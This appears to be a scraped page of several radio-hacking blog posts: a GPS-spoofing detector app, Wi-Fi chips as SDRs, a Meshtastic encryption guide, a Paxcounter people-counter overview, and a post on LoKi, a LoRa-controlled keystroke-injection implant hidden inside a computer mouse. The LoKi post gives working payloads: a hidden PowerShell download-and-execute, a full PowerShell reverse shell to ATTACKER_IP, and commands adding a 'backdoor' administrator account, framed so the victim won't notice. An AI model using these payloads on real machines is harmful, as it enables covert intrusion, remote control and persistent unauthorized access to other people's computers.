
Newer versions check for signs of GPS interference or spoofing using the phone’s own receiver. After a short outdoor calibration, it can alert you and mark the spot on your path or on a TAK map. It shows where you were, not where the interference came from.
Source: OGridPete
Limits
Now let’s talk about its limits. It isn’t a direction finder. Also, it doesn’t scan Bluetooth Classic, cellular networks or full Wi-Fi traffic. Matches are based on patterns and those are not confirmed identities. Your results depend on the phone and what Android lets the app see. For better results use newer phones. Official versions only come from the GitHub repo.
Android App
Download the APK from the official GitHub page and sideload it. Android 10 or newer is required. Android 11 has more functions that can be used with this app. A short instruction file and manual are included. The repository has all the answers in terms of the app. It works on a cheap phone with no SIM card. OffGridPete recently posted that he used a Moto G for $30 for his test and it worked well. If you decide to use it, use it for your own privacy and security, and be respectful of other people’s privacy.
Summary
You can use your cheap phone as a scanner for devices nearby, and find jamming and tracking. There are different apps that do similar things, but they’re bound to Linux only, which is very inconvenient. FieldWatch works on an Android phone to find trackers, cameras, drones, body cams and more.
If you enjoy experimenting with frequencies and trying new things, we recommend signing up for our SDR for Hackers training. With Master OTW, you’ll learn how to use your computer and inexpensive SDR hardware to explore and hack a wide range of radio signals.
Perhaps the most famous of software-defined radios is the RTL-SDR, which is very cheap because it’s a digital TV receiver that’s been pressed into service delivering raw I and Q data streams. But the RTL-SDR is certainly not the only chipset that can do this, and today we have a new one.


The radio works on the 2.4, 5, and 6 GHz bands, depending upon which version of the device — and thus which radio chip — you have. These may not be entirely useful to many who use lower bands, and given that a similar hack has been found for ESP32 radios on 2.4 GHz it’s likely a demand will arise for a receive up-converter. Until then, you can look at WiFi packets in a waterfall view to your heart’s content.
Since more and more devices now incorporate a radio, we hope that more such undocumented raw streaming modes will be found, and that we’ll see some other new SDRs. Something to look forward to.
We’ve had different series on building your own BadUSB. Together we built a hacking drone and a WiFi Pineapple to test wireless devices. Aircorridor covered Meshtastic, secured his node and showed how it works in different conditions.
Today, we want to show you LoKi, which is a LoRa/Meshtastic based implant for red teaming. You can send commands to a LoKi device using long range (LoRa) radio signals and it runs whatever it was asked to, creating backdoors or setting up a reverse shell with a C2. You can get really creative here.
LoKi
LoKi came out recently and was presented at DEF CON 34 in the Demo Labs. Essentially, it’s a BadUSB HID device that looks like a computer mouse and works just the same. There’s nothing suspicious about it and the victim won’t notice anything.
Here’s how its architecture looks. On the left you’ve got multiple Meshtastic devices forming a mesh network. One of them sends a command over LoRa radio to the implant. The LoRa module receives the message and converts it into USB HID keystrokes, like a RubberDucky. Those keystrokes then go into the USB hub.
The original mouse electronics (Mouse USB Header) are also connected to the same USB hub, but the USB cable that used to run straight from the mouse PCB to the computer gets cut. The LoRa implant and the original mouse are now wired through the USB hub instead. The red lines show this new path.
Hardware
For the LoRa module the developer picked the Heltec V3 Lite. He used the Heltec V3 with the OLED display for prototyping, but the V3 Lite draws less power and you can easily fit it into wired USB mice. The Heltec V3 also has an extra USB port that you can configure as any device class, but we need the HID device class for this attack. The onboard USB with the type C connection is a fixed CDC class for programming and debugging. You can’t change that.
For the USB hub he picked the Adafruit CH334F. It’s a tiny 2 port hub that’s a perfect fit for this project.
And here’s a photo of his early prototype.
Schematics
The Heltec V3 and V3 Lite devices have the additional USB port on different pins. The one below is for the Heltec V3 Lite.
Here the Heltec Wireless Stick Lite is connected to one port of the Adafruit CH334F USB hub using its secondary USB data lines (GPIO20 as D+ and GPIO19 as D-), along with 5V and ground. These pins are configured in firmware as a USB HID keyboard, so the board can inject keystrokes. The original mouse’s USB header is wired to the second port of the same hub using the standard color coded wires (red for 5V, green for D+, white for D-, and black for ground), so the mouse keeps functioning normally.
The host side of the hub is connected to the mouse’s original USB cable, which then plugs into the target computer. That way one USB connection carries both the genuine mouse and the hidden keyboard implant.
Firmware
The implant runs a modified version of the official Meshtastic firmware, which you can find here. It’s a fork of the Meshtastic code with custom additions for the implant. You can send the same style of commands used by the USB Rubber Ducky (STRING, DELAY, GUI, CTRL, ENTER, and so on). The firmware only works with direct messages addressed to the implant and ignores normal broadcast chat traffic, so ordinary Meshtastic messages can’t accidentally trigger keystrokes.
You can use PlatformIO to flash the firmware.
Payloads
The project doesn’t really include any payload, so you’ll need to come up with your own. Here are some payloads we made for you:
Download and execute a payload:
GUI r
DELAY 1000
STRING powershell -w hidden -c "IEX(New-Object Net.WebClient).DownloadString('http://yourserver/payload.ps1')"
ENTER
Create a reverse shell:
GUI r
DELAY 1000
STRING powershell -nop -w hidden -c "$c=New-Object Net.Sockets.TCPClient('ATTACKER_IP',443);$s=$c.GetStream();[byte[]]$b=0..65535|%{0};while(($i=$s.Read($b,0,$b.Length)) -ne 0){;$d=(New-Object Text.ASCIIEncoding).GetString($b,0,$i);$sb=(iex $d 2>&1|Out-String);$sb2=$sb+'PS '+(pwd).Path+'> ';$sb2b=([text.encoding]::ASCII).GetBytes($sb2);$s.Write($sb2b,0,$sb2b.Length)}"
ENTER
Add a local admin user:
GUI r
DELAY 800
STRING cmd
ENTER
DELAY 1000
STRING net user backdoor P@ssw0rd123 /add
ENTER
STRING net localgroup administrators backdoor /add
ENTER
There’s also a table we left for you to grasp the logic, if you’re not familiar with it.
Summary
Before LoKi we used to work with loops and control these rogue devices over WiFi. Now you can do it with a lot more range. A mouse is just an example, it can be swapped out for something else. The core idea of LoKi is that it’s a LoRa implant. It’d be great to see more creative ideas built around it.
If you enjoy experimenting with frequencies and trying new things, we have our SDR for Hackers training. Master OTW will show how to use your computer and inexpensive SDR hardware to hack a wide range of radio signals. It’s available for beginners and advanced students.
Your messages travel through the mesh network, jumping from device to device, and might stay unencrypted. You need to understand how Meshtastic encryption works and how to set it up correctly, because a poorly configured mesh network can expose your communications to anyone with a compatible radio and basic technical knowledge.
In this article, we will explore the encryption options that Meshtastic provides for group communication and direct messages. Let’s get rolling!
Step #1: Setting Up Your Hardware with the Android Meshtastic App
In this demonstration, I will use the LilyGo T-Echo device and LilyGo T3 V1.6.1 (often labeled T-LoRa V2 1.6). However, you can use any other Metastatic-compatible device. Just make sure your device is running firmware version 2.5.0 or later to use the improved security features. When you connect the device to the Meshtastic app, the firmware version will be displayed.
Step #2: Configuring Pre-Shared Keys for Chat Channels
Chat Channels represent the primary method of group communication in Meshtastic networks. Each channel uses a Pre-Shared Key (PSK) that all participants must possess to participate in the conversation. The PSK serves as the encryption key (specifically AES256-CTR), while the channel is identified by a hash derived from both the PSK and the channel name. This means only devices with the correct PSK can decrypt messages sent on that channel, though it’s important to understand that the encrypted packets themselves are still broadcast over the radio and visible to anyone in range; they just can’t decrypt them without the PSK.
The default channel on a fresh Meshtastic installation (typically called “LongFast”) uses a well-known PSK (AQ==, which is simply a single null byte) that provides no real security whatsoever. Anyone with a Meshtastic device can receive and decrypt messages sent on the default channel, making it suitable only for public announcements or testing purposes. For any sensitive communications, you must configure custom channels with randomly generated PSKs that are shared only with trusted participants.
To create a secure channel, we need to open Settings and then the Channels section. At the bottom-right corner, you’ll see a plus sign, click on it, and you’ll see a screen like below.
Here, you need to specify a Channel name; in my case, it’ll be just “Secure”. Immediately after entering the name, the app will generate a random PSK automatically. That’s all, click Save.
You’ll be returned to the Channels settings, and click on Send. Now, the channel is ready, and the only thing we need to do is share this channel configuration with other participants who should have access. The easiest method is to generate a QR code that other users can scan with their Meshtastic apps to automatically configure the same channel settings, including the PSK.
To do so, change the tab to Conversations and click on the QR-Code icon; you’ll see a window like below.
Now, any messages you send on this channel will be encrypted with AES256 using that channel’s PSK, and only devices with the correct PSK will be able to decrypt and read them.
Remember: while your messages are encrypted, the radio transmissions are still broadcast publicly. Encryption prevents eavesdroppers from reading the content, but doesn’t hide the fact that communication is occurring.
Step #3: Public Key Cryptography for Direct Messages
Direct Messages in Meshtastic firmware version 2.5.0 and later utilize Public Key Cryptography (PKC) to provide authenticated and encrypted one-to-one communications between devices. Unlike channel communications, where all participants share the same password (PSK), Direct Messages use a more sophisticated system where each device has its own unique public and private key pair based on Curve25519 and Ed25519 cryptography.
When you send a Direct Message to another device, Meshtastic uses a hybrid encryption approach for efficiency:
A random AES session key is generated for that specific message
Your message is encrypted using that session key with AES
The session key itself is encrypted using Curve25519 key agreement with the recipient’s public key
The message is digitally signed using your Ed25519 private key
Source: https://meshtastic.org/
This ensures that only the recipient with the corresponding private key can decrypt the session key (and thus the message), providing confidentiality. The digital signature allows the recipient to verify that the message actually came from you and has not been tampered with in transit, providing authentication.
Important note: While the message content is encrypted, metadata such as sender ID, recipient ID, and timestamps remain visible to anyone monitoring the radio network. This is inherent to how mesh routing works.
The good news is that enabling Public Key Cryptography for Direct Messages requires almost no configuration on your part when using the Android app! In firmware version 2.5.0 and later, the device automatically generates its key pair when you first power it on with the updated firmware, and keys are automatically exchanged with other devices as needed through the mesh network.
Summary
In this article, we covered Pre-Shared Keys for securing group chat channels and Public Key Cryptography for protecting Direct Messages on your Meshtastic device. By implementing these encryption mechanisms, you can achieve decentralized communications where message content is protected from eavesdropping and tampering.
Lately, we’ve covered several tools you can use with your laptop to track nearby devices and people. While they’re useful, their effectiveness depends on the strength of your Bluetooth adapter, and, of course, you need to have your laptop with you.
This time, we’re doing things differently. We want to show you a device that can automatically monitor nearby devices for extended periods, anywhere you choose to place it, and as often as you want. It doesn’t rely solely on Bluetooth, as it also uses Wi-Fi, which is far more likely to be enabled, increasing the chances of detecting someone in your area.
What is Paxcounter
Paxcounter is an open-source firmware project that takes a cheap little ESP32 development board and turns it into a sensor that can count people. Almost every smartphone in the world is constantly sending out small Wi-Fi signals, called probe requests, and Bluetooth signals too, even when the phone is not connected to anything. Paxcounter listens for these signals in the air. It counts how many different devices it hears during each scan, and from that, it can tell you a real time estimate of how many people are nearby.
The project started out as a simple way to measure how many passengers or pedestrians pass through a certain spot. But over time, it grew into something much bigger. Now it works as a general purpose IoT platform, built on hardware that usually costs somewhere between $10 and $30. Besides its main job of counting Wi-Fi and Bluetooth devices, a Paxcounter can also read environmental sensors, track its GPS position, keep accurate time, and send all of that data out through LoRaWAN, MQTT, a local serial connection, or straight onto an SD card.
How the Counting Works
The way Paxcounter counts people is simple, but it was clearly built with privacy in mind from the very start. Every scan cycle, which lasts 60 seconds by default, the device switches its Wi-Fi and Bluetooth radios into scanning mode and listens for probe requests and advertisement packets coming from nearby devices. Each of these packets carries a MAC address. Paxcounter takes just the last two bytes of that address and turns them into a short, temporary ID. This ID is only used to check for duplicates during that one scan cycle. Once the cycle ends, the count of unique IDs gets sent out, and the whole list is wiped from memory. The firmware also does not try to fingerprint any device. It never tries to figure out a phone’s brand, its operating system, or who owns it. All it wants to know is whether that device has already been counted in the current window.
This scan and clear cycle just keeps repeating, either nonstop or on a schedule if deep sleep power saving is turned on. The results, which include the Wi-Fi count, the Bluetooth count, and sometimes live sensor readings too, get packed into a small payload and sent out through whatever channel the device is set up to use. One thing worth knowing is that Wi-Fi and Bluetooth scanning actually share the same 2.4 GHz radio hardware on the ESP32. So running both scans at the same time slightly lowers the accuracy of each one. Because of that, the project’s own advice is to split Wi-Fi only counting and Bluetooth only counting across two separate devices whenever the best possible accuracy is needed for both.
One Firmware, Many Boards
Paxcounter comes with a hardware abstraction layer and its own pin mapping files for dozens of ESP32 and ESP32-S3 boards. These come from well known manufacturers like LILYGO and TTGO, Heltec, Pycom, WeMos, M5Stack, and Adafruit, and there is also a generic template ready for boards that are not officially supported yet. LILYGO even sells a ready-made board called Paxcounter LoRa, built specifically to run this firmware.
Depending on which board you pick, your device can end up supporting a LoRaWAN radio for sending data over long distances while using very little power, an OLED status screen, or a single color, RGB, or larger LED matrix light to show status. It can also support a physical button for flipping through display pages or sending an alarm message, battery voltage monitoring, GPS positioning, a real time clock chip along with IF482 or DCF77 time telegram output, and even an SD card slot for logging data locally when there is no network around.
Because the whole system was designed to be truly portable, the documentation goes into real detail about power draw, which usually sits somewhere between 450 and 1000 milliwatts depending on how the device is set up. It also makes good use of the ESP32’s deep sleep mode, so a device can keep running for a long stretch of time on just one 18650 lithium ion battery cell. Members of the community have already shared several 3D printable enclosure designs on Thingiverse for the more popular boards.
Getting the Device Up and Running
Paxcounter is built using PlatformIO instead of the plain Arduino IDE. This choice lets it work smoothly with editors like Visual Studio Code, Atom, or Eclipse, and it gives the project reproducible, script driven builds. In fact, the repository runs an automated PlatformIO build check every single time the code changes, using GitHub Actions, and there is even a CodeFactor badge that keeps an eye on ongoing code quality.
The configuration is intentionally spread across a handful of different files instead of being crammed into just one. This keeps board specific settings, behavioral settings, and personal settings nicely separated from each other. The platformio.ini file is where you select which board’s hardware profile you want to compile against. The paxcounter.conf file handles behavioral settings, things like how long a scan cycle lasts, sleep timing, and payload options. The shared lmic_config.h file sets the LoRaWAN region and frequency plan, so it matches the rules where you live. The shared loraconf.h file holds the device’s LoRaWAN join credentials, and the project recommends using OTAA rather than ABP for this. And the shared ota.conf file stores the Wi-Fi credentials the device uses for over the air firmware updates.
You can upload firmware the traditional way, over USB, or once a device has joined a LoRaWAN network, you can push updates over the air instead. A remote command tells the board to connect to Wi-Fi, check a hosted repository called PAX.express for a newer build, and then download and flash it automatically. If anything goes wrong during that process, it will roll back to the previous version on its own. Devices can also be set up to open a small local web based bootstrap menu right when they power on, which lets you upload a firmware file manually, even from a phone in tethering mode, without needing PlatformIO installed on site.
Configuration and Extensibility
Beyond just picking a board, Paxcounter gives you a long list of settings you can tune to fit your needs. It can log environmental data from sensors like the Bosch BMP180, BME280, BMP280, or BME680, read a Nova SDS011 particulate matter sensor to track dust in the air, and keep accurate time using either a DS3231 real time clock or a connected GPS module.
Display and LED
On boards that come with an OLED display, Paxcounter shows live status information you can cycle through with a short press of the button. This includes the current pax count, meaning the people count, a histogram of recent activity, GPS status, environmental sensor readings, and the time of day.
A long press of that same button sends an alarm message out over the network instead, which is a simple way to flag a problem from out in the field without needing any other kind of interface. Even on boards that do not have a display at all, a status LED still tells you what the device is doing through its blink pattern. You get a brief flash whenever a new Wi-Fi or Bluetooth device is spotted, a quick blink while the device is joining the LoRaWAN network, a short blink during data transmission, and a slow, long blink if there is a LoRaWAN stack error. Boards that have an RGB LED get a color coded version of these same signals.
How You Receive the Data
Once a Paxcounter has counted the people nearby and packed everything into a message, that data has to go somewhere so you can actually see it. How that happens depends on which output the device is using, and the good news is you can turn on more than one at the same time. If you are using LoRaWAN, which is the most common setup, the device does not send the data straight to you. Instead, a nearby LoRaWAN gateway picks up the signal first and forwards it on to a network server, usually The Things Stack. There is a small decoder script included with the project, and its job is to take that raw message and turn it into numbers you can actually read, something like a pax count of 14. From there, The Things Stack can pass the data along to your own app or dashboard using MQTT or a webhook, or you can simply watch it come in live through the built in console.
If a board does not have LoRa hardware built in, it can just skip the gateway completely and send that same kind of data straight to an MQTT service over Wi-Fi instead. You can also connect the device to a computer using a USB cable and read the numbers directly from a serial connection. This is a simple way to test things out without needing to set up a network at all. If SD card logging is turned on, everything also gets saved locally as a CSV file, so you can pull the card out later and open it up in a spreadsheet. This comes in handy in places where there is no network coverage to rely on.
Where It’s Used
Because a single Paxcounter device is cheap to build and can be left running unattended for a long time, you will find it popping up in a pretty wide range of places. Retailers and shopping centers use it to measure foot traffic without needing to install cameras. Event organizers use it to watch how crowds move around a venue in real time. Pentesters can get a passive read on how many Wi-Fi and Bluetooth devices are active in a building, or to notice unexpected devices showing up where they shouldn’t, all without needing camera access or network credentials.
Legal and Privacy Considerations
Since Paxcounter’s whole job involves listening to wireless traffic, its documentation is unusually upfront about the legal side of things. It points out that sniffing Wi-Fi and Bluetooth MAC addresses may be regulated or restricted depending on where you live, and it links to specific starting references for the US, the UK, the Netherlands and the EU, and Germany. It also makes clear that the legal responsibility for how a device is built and deployed falls on the person doing it, especially for public deployments where the results might get published somewhere. On the technical side of privacy, the project’s own design actually holds up pretty well against that legal backdrop. Identifiers are only ever built from the last two bytes of a scanned MAC address, they are kept in memory just for the length of one scan cycle, and then they are discarded completely. No MAC addresses or identifiers are ever sent out over the network, and the firmware does not do any extra tracking or fingerprinting of the devices it scans.
Summary
What really makes Paxcounter stand out is not any single feature on its own. It is the whole combination working together. One piece of open source firmware supports dozens of cheap boards, runs for a long time on a small battery, counts people without saving anything identifying about them, doubles as a general environmental sensor node, speaks LoRaWAN, MQTT, serial, and SD card all at once, and can be fully reconfigured from a distance once it is out in the field. The full source code, the complete board list, and all the documentation are available on GitHub.
If you enjoy experimenting with frequencies and trying new things, we recommend signing up for our SDR for Hackers training. With Master OTW, you’ll learn how to use your computer and inexpensive SDR hardware to explore and hack a wide range of radio signals.

 Login